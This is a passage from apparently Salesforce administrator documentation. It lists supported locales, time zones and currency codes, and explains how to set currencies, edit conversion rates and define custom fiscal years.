Spanish (Mexico)	es_MX	Mexican Peso: MXN	28/02/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Nicaragua)	es_NI	Nicaragua Cordoba: NIO	02-28-2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Panama)	es_PA	Panama Balboa: PAB	02/28/2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Spanish (Paraguay)	es_PY	Paraguayan Guarani: PYG	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Peru)	es_PE	Peruvian Nuevo Sol: PEN	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Puerto Rico)	es_PR	U.S. Dollar: USD	02-28-2008 04:30 PM	06:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Spain, Euro)	es_ES_EURO	Euro: EUR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Spain)	es_ES	Euro: EUR	28/02/2008 16:30	6:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (United States)	es_US	U.S. Dollar: USD	2/28/2008 4:30 PM	6:00 a.m.	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Spanish (Uruguay)	es_UY	Uruguayan New Peso: UYU	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							Country
Spanish (Venezuela)	es_VE	Venezuelan Bolivar Fuerte: VEF	28/02/2008 04:30 PM	06:00 AM	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Swedish (Sweden)	sv_SE	Swedish Krona: SEK	2008-02-28 16:30	06:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Tagalog (Philippines)	tl_PH	Philippine Peso: PHP	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Tajik (Tajikistan)	tg_TJ	Tajik Somoni: TJS	2/28/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Tamil (India)	ta_IN	Indian Rupee: INR	2-28-2008 4:30 PM	6:00 am	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Tamil (Sri Lanka)	ta_LK	Sri Lanka Rupee: LKR	2-28-2008 4:30 PM	6:00 am	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Thai (Thailand)	th_TH	Thai Baht: THB	28/2/2551, 16:30 น.	6:00 น.	1,234.56	Ms. FName LName	Address Line 1, Address Line 2

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
							City, State ZipCode Country
Tigrinya (Ethiopia)	ti_ET	Ethiopian Birr: ETB	28/02/2008 4:30 PM	6:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Turkish (Turkey)	tr_TR	Turkish Lira (New): TRY	28.02.2008 16:30	06:00	1.234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Ukrainian (Ukraine)	uk_UA	Ukraine Hryvnia: UAH	28.02.2008 16:30	6:00	1 234,56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Urdu (Pakistan)	ur_PK	Pakistani Rupee: PKR	28/2/2008 4:30 PM	6:00 AM	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Uzbek (LATN,UZ)	uz_LATN_UZ	Uzbekistan Sum: UZS	2008-02-28 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Vietnamese (Vietnam)	vi_VN	Vietnam Dong: VND	16:30 28/02/2008	06:00	1.234,56	LName FName	Address Line 1, Address Line 2 City, State ZipCode Country

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format
Welsh (United Kingdom)	cy_GB	British Pound: GBP	28/02/2008 16:30	06:00	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country
Yoruba (Benin)	yo_BJ	CFA Franc (BCEAO): XOF	28/02/2008 4:30 PM	6:00 Àár	1,234.56	Ms. FName LName	Address Line 1, Address Line 2 City, State ZipCode Country

SEE ALSO:

Select Your Language, Locale, and Currency

Supported Time Zones

You can find a list of Salesforce supported times zones and codes for your organization under your personal settings.

1. From your personal settings, enter *Time Zone* in the Quick Find box, then select **Language and Time Zone**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**. Then click **Edit**.
2. Click the Time Zone drop-down list for a list of supported time zones.

For reference, the Salesforce supported times zones and codes (in chronological order) are as follows:

Time Zone Code	Time Zone Name
GMT+14:00	Line Is. Time (Pacific/Kiritimati)
GMT+13:00	Phoenix Is.Time (Pacific/Enderbury)
GMT+13:00	Tonga Time (Pacific/Tongatapu)
GMT+12:45	Chatham Standard Time (Pacific/Chatham)
GMT+12:00	New Zealand Standard Time (Pacific/Auckland)
GMT+12:00	Fiji Time (Pacific/Fiji)
GMT+12:00	Petropavlovsk-Kamchatski Time (Asia/Kamchatka)
GMT+11:30	Norfolk Time (Pacific/Norfolk)

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To view company information:

- "View Setup and Configuration"

To change company information:

- "Customize Application"

The available personal setup options vary according to which Salesforce Edition you have.

Time Zone Code	Time Zone Name
GMT+11:00	Lord Howe Standard Time (Australia/Lord_Howe)
GMT+11:00	Solomon Is. Time (Pacific/Guadalcanal)
GMT+10:30	Australian Central Standard Time ((South Australia) Australia/Adelaide)
GMT+10:00	Australian Eastern StandardTime (New South Wales) (Australia/Sydney)
GMT+10:00	Australian Eastern Standard Time (Queensland) (Australia/Brisbane)
GMT+09:30	Australian Central Standard Time (Northern Territory) (Australia/Darwin)
GMT+09:00	Korea Standard Time (Asia/Seoul)
GMT+09:00	Japan Standard Time (Asia/Tokyo)
GMT+08:00	Hong Kong Time (Asia/Hong_Kong)
GMT+08:00	Malaysia Time (Asia/Kuala_Lumpur)
GMT+08:00	Philippines Time (Asia/Manila)
GMT+08:00	China Standard Time (Asia/Shanghai)
GMT+08:00	Singapore Time (Asia/Singapore)
GMT+08:00	China Standard Time (Asia/Taipei)
GMT+08:00	Australian Western Standard Time (Australia/Perth)
GMT+07:00	Indochina Time (Asia/Bangkok)
GMT+07:00	Indochina Time (Asia/Ho_Chi_Minh)
GMT+07:00	West Indonesia Time (Asia/Jakarta)
GMT+06:30	Myanmar Time (Asia/Rangoon)
GMT+06:00	Bangladesh Time (Asia/Dhaka)
GMT+05:45	Nepal Time (Asia/Kathmandu)
GMT+05:30	India Standard Time (Asia/Colombo)
GMT+05:30	India Standard Time (Asia/Kolkata)
GMT+05:00	Pakistan Time (Asia/Karachi)
GMT+05:00	Uzbekistan Time (Asia/Tashkent)
GMT+05:00	Yekaterinburg Time (Asia/Yekaterinburg)
GMT+04:30	Afghanistan Time (Asia/Kabul)
GMT+04:00	Azerbaijan Summer Time (Asia/Baku)

Time Zone Code	Time Zone Name
GMT+04:00	Gulf Standard Time (Asia/Dubai)
GMT+04:00	Georgia Time (Asia/Tbilisi)
GMT+04:00	Armenia Time (Asia/Yerevan)
GMT+03:30	Iran Daylight Time (Asia/Tehran)
GMT+03:00	East African Time (Africa/Nairobi)
GMT+03:00	Arabia Standard Time (Asia/Baghdad)
GMT+03:00	Arabia Standard Time (Asia/Kuwait)
GMT+03:00	Arabia Standard Time (Asia/Riyadh)
GMT+03:00	Moscow Standard Time (Europe/Minsk)
GMT+03:00	Moscow Standard Time (Europe/Moscow)
GMT+03:00	Eastern European Summer Time (Africa/Cairo)
GMT+03:00	Eastern European Summer Time (Asia/Beirut)
GMT+03:00	Israel Daylight Time (Asia/Jerusalem)
GMT+03:00	Eastern European Summer Time (Europe/Athens)
GMT+03:00	Eastern European Summer Time (Europe/Bucharest)
GMT+03:00	Eastern European Summer Time (Europe/Helsinki)
GMT+03:00	Eastern European Summer Time (Europe/Istanbul)
GMT+02:00	South Africa Standard Time (Africa/Johannesburg)
GMT+02:00	Central European Summer Time (Europe/Amsterdam)
GMT+02:00	Central European Summer Time (Europe/Berlin)
GMT+02:00	Central European Summer Time (Europe/Brussels)
GMT+02:00	Central European Summer Time (Europe/Paris)
GMT+02:00	Central European Summer Time (Europe/Prague)
GMT+02:00	Central European Summer Time (Europe/Rome)
GMT+01:00	Western European Summer Time (Europe/Lisbon)
GMT+01:00	Central European Time (Africa/Algiers)
GMT+01:00	British Summer Time (Europe/London)
GMT–01:00	Cape Verde Time (Atlantic/Cape_Verde)
GMT+00:00	Western European Time (Africa/Casablanca)
GMT+00:00	Irish Summer Time (Europe/Dublin)

Time Zone Code	Time Zone Name
GMT+00:00	Greenwich Mean Time (GMT)
GMT–00:00	Eastern Greenland Summer Time (America/Scoresbysund)
GMT–00:00	Azores Summer Time (Atlantic/Azores)
GMT–02:00	South Georgia Standard Time (Atlantic/South_Georgia)
GMT–02:30	Newfoundland Daylight Time (America/St_Johns)
GMT–03:00	Brasilia Summer Time (America/Sao_Paulo)
GMT–03:00	Argentina Time (America/Argentina/Buenos_Aires)
GMT–03:00	Chile Summer Time (America/Santiago)
GMT–03:00	Atlantic Daylight Time (America/Halifax)
GMT–04:00	Atlantic Standard Time (America/Puerto_Rico)
GMT–04:00	Atlantic Daylight Time (Atlantic/Bermuda)
GMT–04:30	Venezuela Time (America/Caracas)
GMT–04:00	Eastern Daylight Time (America/Indiana/Indianapolis)
GMT–04:00	Eastern Daylight Time (America/New_York)
GMT–05:00	Colombia Time (America/Bogota)
GMT–05:00	Peru Time (America/Lima)
GMT–05:00	Eastern Standard Time (America/Panama)
GMT–05:00	Central Daylight Time (America/Mexico_City)
GMT–05:00	Central Daylight Time (America/Chicago)
GMT–06:00	Central Standard Time (America/El_Salvador)
GMT–06:00	Mountain Daylight Time (America/Denver)
GMT–06:00	Mountain Standard Time (America/Mazatlan)
GMT–07:00	Mountain Standard Time (America/Phoenix)
GMT–07:00	Pacific Daylight Time (America/Los_Angeles)
GMT–07:00	Pacific Daylight Time (America/Tijuana)
GMT–08:00	Pitcairn Standard Time (Pacific/Pitcairn)
GMT–08:00	Alaska Daylight Time (America/Anchorage)
GMT–09:00	Gambier Time (Pacific/Gambier)
GMT–9:00	Hawaii-Aleutian Standard Time (America/Adak)
GMT–09:30	Marquesas Time (Pacific/Marquesas)

Time Zone Code	Time Zone Name
GMT–10:00	Hawaii-Aleutian Standard Time (Pacific/Honolulu)
GMT–11:00	Niue Time (Pacific/Niue)
GMT–11:00	Samoa Standard Time (Pacific/Pago_Pago)

SEE ALSO:

Select Your Language, Locale, and Currency

Set Your Personal or Organization-Wide Currency

If you have a single-currency organization, you can set the default currency for your organization. Multi-currency organizations don't have a default currency. Instead, change your corporate currency or your personal currency.

Set Your Currency Locale

If you have a single-currency organization, you can set your default currency.

Set Your Corporate Currency

In multi-currency organizations, set your corporate currency to the currency in which your corporate headquarters reports revenue. All conversion rates are based on the corporate currency.

Set Your Personal Currency

In multi-currency organizations, users can set a personal currency that's different from their organization's corporate currency.

SEE ALSO:

Select Your Language, Locale, and Currency

Edit Conversion Rates

Supported Currencies

Supported Locales

EDITIONS

Available in: both Salesforce Classic and Lightning Experience.

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view currencies:

- "View Setup and Configuration"

To change currencies:

- "Customize Application"

Set Your Currency Locale

If you have a single-currency organization, you can set your default currency.

1. Search Setup for Company Information.
2. On the Company Information page, click **Edit**.
3. Select a locale from the Currency Locale drop-down list.
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view currencies:
- "View Setup and Configuration"

To change currencies:
- "Customize Application"

Set Your Corporate Currency

In multi-currency organizations, set your corporate currency to the currency in which your corporate headquarters reports revenue. All conversion rates are based on the corporate currency.

When Support enables multiple currencies, your corporate currency is set to the value specified on the Company Information page in Setup. You can change the corporate currency.

1. Search Setup for Manage Currencies.
2. On the Currency page, click **Change Corporate**.
3. Select a currency from the New Corporate Currency drop-down list.
4. Click **Save**.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view currencies:
- "View Setup and Configuration"

To change currencies:
- "Customize Application"

Set Your Personal Currency

In multi-currency organizations, users can set a personal currency that's different from their organization's corporate currency.

1. From your personal settings, enter *Time Zone* in the Quick Find box, then select **Language and Time Zone**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Select a currency from the Currency drop-down list.
3. Save your changes.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view company information:
- "View Setup and Configuration"

To change company information:
- "Customize Application"

The available personal setup options vary according to which Salesforce Edition you have.

Edit Conversion Rates

You can manage static exchange rates between your active and inactive currencies and the corporate currency by editing the conversion rates. These exchange rates apply to all currency fields used in your organization. In addition to these conversion rates, some organizations use dated exchange rates for opportunities and opportunity products.

1. Search Setup for Manage Currencies.
2. If you use advanced currency management, click **Manage Currencies**.
3. In the Active Currencies or Inactive Currencies list, click **Edit Rates**.
4. Enter the conversion rate between each currency and your corporate currency.
5. Click **Save**.

When you change the conversion rates, currency amounts are updated using the new rates. Previous conversion rates are not stored. All conversions within opportunities, forecasts, and other amounts use the current conversion rate.

If your organization uses advanced currency management, you can also manage dated exchange rates for currency fields on opportunities and opportunity products.

Note:
- You cannot track revenue gain or loss based on currency fluctuations.
- Changing conversion rates causes a mass recalculation of roll-up summary fields. This recalculation can take up to 30 minutes, depending on the number of records affected.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view currencies:
- "View Setup and Configuration"

To change currencies:
- "Customize Application"

- You can also change a conversion rate via the API. However, if another roll-up summary recalculation for the same currency field is in progress, the age of that job affects the recalculation job that you triggered. Here's what happens when you request a currency rate change via the API, and a related job is in progress.
  - If the other recalculation for the same currency field was kicked off less than 24 hours ago, your currency rate change isn't saved. You can try again later or instead change the currency rate from Manage Currencies in Setup. Initiating the change from Setup stops the old job and triggers your recalculation to run.
  - If the other recalculation job was kicked off more than 24 hours ago, you can save your currency rate change and your job starts.

To check the status of your recalculation job, see the Background Jobs page in Setup.

SEE ALSO:

Set Your Personal or Organization-Wide Currency
About Advanced Currency Management
Manage Multiple Currencies
Activate and Deactivate Currencies
Administrator setup guide: Using Multiple Currencies

Supported Currencies

Salesforce supported currencies:

Currency Name	Currency Code
UAE Dirham	AED
Afghanistan Afghani (New)	AFN
Albanian Lek	ALL
Armenian Dram	AMD
Neth Antilles Guilder	ANG
Angola Kwanza	AOA
Argentine Peso	ARS
Australian Dollar	AUD
Aruba Florin	AWG
Azerbaijanian New Manat	AZN
Convertible Marks	BAM
Barbados Dollar	BBD
Bangladesh Taka	BDT
Bulgaria Lev	BGN
Bahraini Dinar	BHD

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Database.com**, and **Developer** Editions

USER PERMISSIONS

To view company information:
- "View Setup and Configuration"

To change company information:
- "Customize Application"

The available personal setup options vary according to which Salesforce Edition you have.

Currency Name	Currency Code
Burundi Franc	BIF
Bermuda Dollar	BMD
Brunei Dollar	BND
Bolivian Boliviano	BOB
Bolivia Mvdol	BOV
Brazilian Cruzeiro (old)	BRB
Brazilian Real	BRL
Bahamian Dollar	BSD
Bhutan Ngultrum	BTN
Botswana Pula	BWP
Belarussian Ruble	BYR
Belize Dollar	BZD
Canadian Dollar	CAD
Franc Congolais	CDF
Swiss Franc	CHF
Unidades de fomento	CLF
Chilean Peso	CLP
Chinese Yuan	CNY
Colombian Peso	COP
Costa Rica Colon	CRC
Cuban Peso	CUP
Cape Verde Escudo	CVE
Czech Koruna	CZK
Dijibouti Franc	DJF
Danish Krone	DKK
Dominican Peso	DOP
Algerian Dinar	DZD
Estonian Kroon	EEK
Egyptian Pound	EGP
Eritrea Nakfa	ERN

Currency Name	Currency Code
Ethiopian Birr	ETB
Euro	EUR
Fiji Dollar	FJD
Falkland Islands Pound	FKP
British Pound	GBP
Georgia Lari	GEL
Ghanian Cedi	GHS
Gibraltar Pound	GIP
Gambian Dalasi	GMD
Guinea Franc	GNF
Guatemala Quetzal	GTQ
Guyana Dollar	GYD
Hong Kong Dollar	HKD
Honduras Lempira	HNL
Croatian Kuna	HRK
Haiti Gourde	HTG
Hungarian Forint	HUF
Indonesian Rupiah	IDR
Israeli Shekel	ILS
Indian Rupee	INR
Iraqi Dinar	IQD
Iranian Rial	IRR
Iceland Krona	ISK
Jamaican Dollar	JMD
Jordanian Dinar	JOD
Japanese Yen	JPY
Kenyan Shilling	KES
Kyrgyzstan Som	KGS
Cambodia Riel	KHR
Comoros Franc	KMF

Currency Name	Currency Code
North Korean Won	KPW
Korean Won	KRW
Kuwaiti Dinar	KWD
Cayman Islands Dollar	KYD
Kazakhstan Tenge	KZT
Lao Kip	LAK
Lebanese Pound	LBP
Sri Lanka Rupee	LKR
Liberian Dollar	LRD
Lesotho Loti	LSL
Libyan Dinar	LYD
Moroccan Dirham	MAD
Moldovan Leu	MDL
Malagasy Ariary	MGA
Macedonian Denar	MKD
Myanmar Kyat	MMK
Mongolian Tugrik	MNT
Macau Pataca	MOP
Mauritania Ougulya	MRO
Mauritius Rupee	MUR
Maldives Rufiyaa	MVR
Malawi Kwacha	MWK
Mexican Peso	MXN
Mexican Unidad de Inversion (UDI)	MXV
Malaysian Ringgit	MYR
Mozambique New Metical	MZN
Namibian Dollar	NAD
Nigerian Naira	NGN
Nicaragua Cordoba	NIO
Norwegian Krone	NOK

Currency Name	Currency Code
Nepalese Rupee	NPR
New Zealand Dollar	NZD
Omani Rial	OMR
Panama Balboa	PAB
Peruvian Nuevo Sol	PEN
Papua New Guinea Kina	PGK
Philippine Peso	PHP
Pakistani Rupee	PKR
Polish Zloty	PLN
Paraguayan Guarani	PYG
Qatar Rial	QAR
Romanian Leu (New)	RON
Serbian Dinar	RSD
Russian Rouble	RUB
Rwanda Franc	RWF
Saudi Arabian Riyal	SAR
Solomon Islands Dollar	SBD
Seychelles Rupee	SCR
Sudanese Pound	SDG
Swedish Krona	SEK
Singapore Dollar	SGD
St Helena Pound	SHP
Sierra Leone Leone	SLL
Somali Shilling	SOS
Surinam Dollar	SRD
South Sudan Pound	SSP
Sao Tome Dobra	STD
Syrian Pound	SYP
Swaziland Lilageni	SZL
Thai Baht	THB

Currency Name	Currency Code
Tajik Somoni	TJS
Turkmenistan New Manat	TMT
Tunisian Dinar	TND
Tonga Pa'anga	TOP
Turkish Lira (New)	TRY
Trinidad&Tobago Dollar	TTD
Taiwan Dollar	TWD
Tanzanian Shilling	TZS
Ukraine Hryvnia	UAH
Ugandan Shilling	UGX
U.S. Dollar	USD
Uruguayan New Peso	UYU
Uzbekistan Sum	UZS
Venezuelan Bolivar Fuerte	VEF
Vietnam Dong	VND
Vanuatu Vatu	VUV
Samoa Tala	WST
CFA Franc (BEAC)	XAF
East Caribbean Dollar	XCD
CFA Franc (BCEAO)	XOF
Pacific Franc	XPF
Yemen Riyal	YER
South African Rand	ZAR
Zambian Kwacha (New)	ZMK
Zimbabwe Dollar	ZWL

SEE ALSO:

Set Your Personal or Organization-Wide Currency

Define Your Fiscal Year

Specify a fiscal year that fits your business needs.

If your fiscal year follows the Gregorian calendar, but does not start in January, you can simply and easily set your fiscal year by defining a standard fiscal year with a different starting month. If your fiscal year follows a different structure from the Gregorian calendar, you can define a custom fiscal year that meets your needs.

Whether you use a standard fiscal year or a custom fiscal year, you define individual fiscal years one time. These fiscal year definitions allow you to use these fiscal periods throughout Salesforce including in reporting, opportunities, and forecasting.

Tip: As a best practice, update product schedules whenever a custom fiscal year is created or changed.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To define or edit fiscal years:
- "Customize Application"

To view fiscal years:
- "View Setup and Configuration"

Standard Fiscal Years

Standard fiscal years follow the Gregorian calendar, but can start on the first day of any month of the year.

Custom Fiscal Years

For companies that break down their fiscal years, quarters, and weeks into custom fiscal periods based on their financial planning requirements, Salesforce allows you to flexibly define these periods using custom fiscal years. For example, as part of a custom fiscal year, you can create a 13-week quarter represented by three periods of 4, 4, and 5 weeks, rather than calendar months.

If you use a common fiscal year structure, such as 4-4-5 or a 13-period structure, you can rapidly define a fiscal year by specifying a start date and choosing an included template. If the fiscal year structure you need is not among the templates, you can easily modify a template to suit your business. For example, if you use three fiscal quarters per year (a trimester) rather than four, delete or modify quarters and periods to meet your needs.

Your custom fiscal periods can be named based on your standards. For example, a fiscal period could be called "P2" or "February."

Fiscal years can be modified any time that you need to change their definition. For example, an extra week could be added to synchronize a custom fiscal year with a standard calendar in a leap year. Changes to fiscal year structure take effect immediately upon being saved. If you use forecasting, Salesforce recalculates your forecasts when you save changes to a fiscal year.

Considerations for Enabling Custom Fiscal Years

Before enabling custom fiscal years, consider these key points.

- After you enable custom fiscal years, you cannot disable the feature. However, if you need to revert to standard fiscal years, you can define custom fiscal years that follow the same Gregorian calendar structure as the Salesforce standard fiscal years.
- Fiscal year definitions are not automatically created. Define a custom fiscal year for each year you do business.
- Enabling or defining custom fiscal years impacts your forecasts, reports, and quotas.
  - After enabling custom fiscal years, when you define the first custom fiscal year, all existing forecasts, forecast history, and forecast adjustments from the first period of that year forward will be deleted. Forecasts for periods before the first custom fiscal year are not deleted and can be accessed as usual.
  - Subsequently, when you define a new custom fiscal year, any existing forecasts, forecast history, forecast adjustments, and quotas for the corresponding standard fical year are lost.

  - If you use Customizable Forecasting, reports for a period after the last defined fiscal year can be grouped only by date, not by period.
  - If you use Customizable Forecasting, to ensure your reports have the most updated amounts, view the forecast for the period included in the report before running a forecast report. If you use Collaborative Forecasts, it is not necessary to view the forecast before running reports.
- You can't use fiscal period columns in opportunity, opportunity with product, or opportunity with schedule reports.
- Opportunity list views will not include a fiscal period columns.
- When custom fiscal years are enabled, you can't use the `FISCAL_MONTH()`, `FISCAL_QUARTER()`, or `FISCAL_YEAR()` date functions in SOQL.

Set the Fiscal Year

If your company follows the Gregorian calendar year but you want to change the fiscal year start month, use standard fiscal years. If your company does not observe a standard fiscal year, you can enable custom fiscal years, which define a more complex fiscal year structure.

Customize the Fiscal Year Structure

If your custom fiscal year needs a different structure than one available from the templates, modify the details of your custom fiscal year definition.

Customize the Fiscal Year Labels

Customize the labels of your fiscal years in two ways: Naming schemes and prefix choices or fiscal year picklist customization.

Choosing a Custom Fiscal Year Template

Define a Custom Fiscal Year

Set up your company's custom fiscal years to fit your company's calendar. If you define a custom fiscal year and need to change it, edit the existing fiscal year definition.

Set the Fiscal Year

If your company follows the Gregorian calendar year but you want to change the fiscal year start month, use standard fiscal years. If your company does not observe a standard fiscal year, you can enable custom fiscal years, which define a more complex fiscal year structure.

Warning:

- Users of Customizable Forecasting: If you change your fiscal start month, you can lose all quotas, forecast history, and overrides. To preserve your data, change to a month previously used as the first month in a quarter. For example, if your start month is April and you change it to May, which isn't a month that starts a fiscal quarter, you lose data. If you change it to July, which is a month that starts a fiscal quarter, you preserve your data.
- Users of Collaborative Forecasts: If you change your fiscal year start month, quota and adjustment information is purged.

1. Back up your current data and export it into a set of comma-separated values (CSV) files.

   Tip: Run a data backup export because changing the fiscal year causes fiscal periods to shift. This change affects opportunities and forecasts organization-wide.

2. From Setup, enter *`Fiscal Year`* in the `Quick Find` box, then select **Fiscal Year**.
3. Select `Standard Fiscal Year` or `Custom Fiscal Year`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To view fiscal year:
- "View Setup and Configuration"

To change fiscal year:
- "Customize Application"

- To create a standard fiscal year, choose the start month and specify whether the fiscal year name is based on the year in which it begins or ends.

  If you want to apply the new fiscal year settings to your existing forecasts and quotas, select `Apply to All Forecasts and Quotas`. This option might not be available depending on your forecast settings.

- To create a custom fiscal year, click **Enable Custom Fiscal Years**, click **OK** and define your fiscal year. See Define a Custom Fiscal Year. on page 326

  Warning: Custom fiscal years cannot be disabled once enabled. Enabling custom fiscal years has impacts on your reports, forecasts, quotas, and other date-sensitive material. Do not enable custom fiscal years unless you understand and are prepared for all the implications. For detailed information on the impact, see Define Your Fiscal Year.

4. Click **Save**.

For specific information on both types of fiscal years, see Define Your Fiscal Year on page 320.

Customize the Fiscal Year Structure

If your custom fiscal year needs a different structure than one available from the templates, modify the details of your custom fiscal year definition.

Custom fiscal years let you:

- Customize the period labels
- Reset the fiscal year to a template
- Add or remove fiscal periods
- Change the length of a fiscal week

Warning: Changing the length of a fiscal year has an impact on forecasting and reporting. For detailed information on the impact, see Define Your Fiscal Year.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To define or edit fiscal years:
- "Customize Application"

To view fiscal years:
- "View Setup and Configuration"

Customizing the Period Labels

You can change labels, or names of your fiscal year periods. Forecasting and reporting also use these period labels. For information about changing them, see Customize the Fiscal Year Labels on page 324.

Resetting the Fiscal Year to a Template

During customization, if you want to return to a fiscal year template, select a template from the `Reset Fiscal Year Structure` drop-down list.

Note: Resetting the fiscal year structure to a template removes all the customizations you made to the fiscal year.

Adding or Removing Fiscal Periods

You can easily add or remove fiscal periods (such as quarters, periods, or weeks) from the fiscal year structure.

To add fiscal periods:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **Edit** for the fiscal year you want to edit.

3. If it is not already expanded, expand the **Advanced Customization** section.
4. Select the checkbox for the period before the new period. For example, to add a quarter, and you want it to be the second quarter, select the checkbox for the first quarter.
5. Click **Insert**.

   Note: The maximum number of fiscal periods is 250.

To remove a fiscal period:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **Edit** for the fiscal year you want to edit.
3. If it is not already expanded, expand the **Advanced Customization** section.
4. Select the checkbox for the period you want to delete.
5. Click **Delete**.

   Note: You must have at least one quarter, one period, and one week. If you delete a fiscal period or quarter, you delete forecast adjustments and quotas for that period or quarter.

Changing the Length of a Fiscal Week

To change the length of fiscal periods:

1. From Setup, click **Company Profile** > **Fiscal Year**.
2. Click **Edit** for the fiscal year you want to edit.
3. If it is not already expanded, expand the **Advanced Customization** section.
4. Choose the length from the **Duration** drop-down list for the fiscal week.

   Note: To change the duration of a fiscal period or quarter, insert or delete weeks, or change the length of weeks that compose the period or quarter.

After you have customized your fiscal year, preview the fiscal year definition. Then, save your work.

Customize the Fiscal Year Labels

Customize the labels of your fiscal years in two ways: Naming schemes and prefix choices or fiscal year picklist customization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except Database.com.

USER PERMISSIONS

To define or edit fiscal years:
- "Customize Application"

To view fiscal years:
- "View Setup and Configuration"

Fiscal Year Naming Schemes and Prefix Choices

When defining a custom fiscal year, you can choose the labeling scheme to use for your custom fiscal year. Each fiscal period type (quarter, period, and week) has a list of labeling schemes that you can select.

Quarter Name Scheme

Numbered by Year
This option allows you to add the quarter number to the quarter label. The quarter label is a combination of the label for the quarter prefix and the quarter number. For example, if the quarter prefix is "Q", the label for the third quarter Q3. To customize the quarter prefix, see `Quarter Prefix` on page 325. By default the number for each quarter is set by their order (the first quarter is labeled "1"); customize it by selecting a different value from the quarter detail drop-down list.

Custom Quarter Names
This option allows you to set the quarter label to any name. The quarter label is set to the name you select from `Quarter Name`. By default the order of the quarter names is the same as the picklist order; customize it by selecting a different value from the quarter detail drop-down list.

Period Name Scheme

Numbered By Year
This option allows you to set the period label based on its position in the year. The period label is a combination of the period prefix and the period number. Period numbers do not reset in each quarter. For example, if the period prefix is "P," the label for the sixth period is P6. To customize the `Period Prefix`, see `Period Prefix` on page 325. By default the number for each period is set by their order (the first period is labeled "1"); customize it by selecting a different value from the period detail drop-down list.

Numbered By Quarter
This option allows you to set the period label based on its position in the quarter. The period label is a combination of the period prefix and the period number. Period numbers reset in each quarter. For example, if the period prefix is "P," and the sixth period is the second period in the second quarter, its label is P2. To customize the period prefix, see `Period Prefix` on page 325. By default the number for each period is set by their order within the quarter (the first period in a quarter is labeled "1"); customize it by selecting a different value from the period detail drop-down list.

Standard Month Names
This option allows you to set the period label to the month name of the start of the period. For example, if a period started on October 12 and ends on November 10, the period label would be October.

Custom Period Names
This option allows you to set the period label to any string. The period label is set to the string you select from `Period Name`. By default the order of the period names is the same as the picklist order, which you can customize by selecting a different value from the period detail drop-down list.

Fiscal Year Picklists

Review these custom picklists to customize the labels for your custom fiscal year.

Quarter Prefix
The quarter prefix picklist is a list of options for the text that prefixes the quarter number or name if your fiscal year uses the **Numbered By Year** quarter naming scheme. For example, if the fiscal quarter is called "Q4," the "Q" is the quarter prefix.

Period Prefix
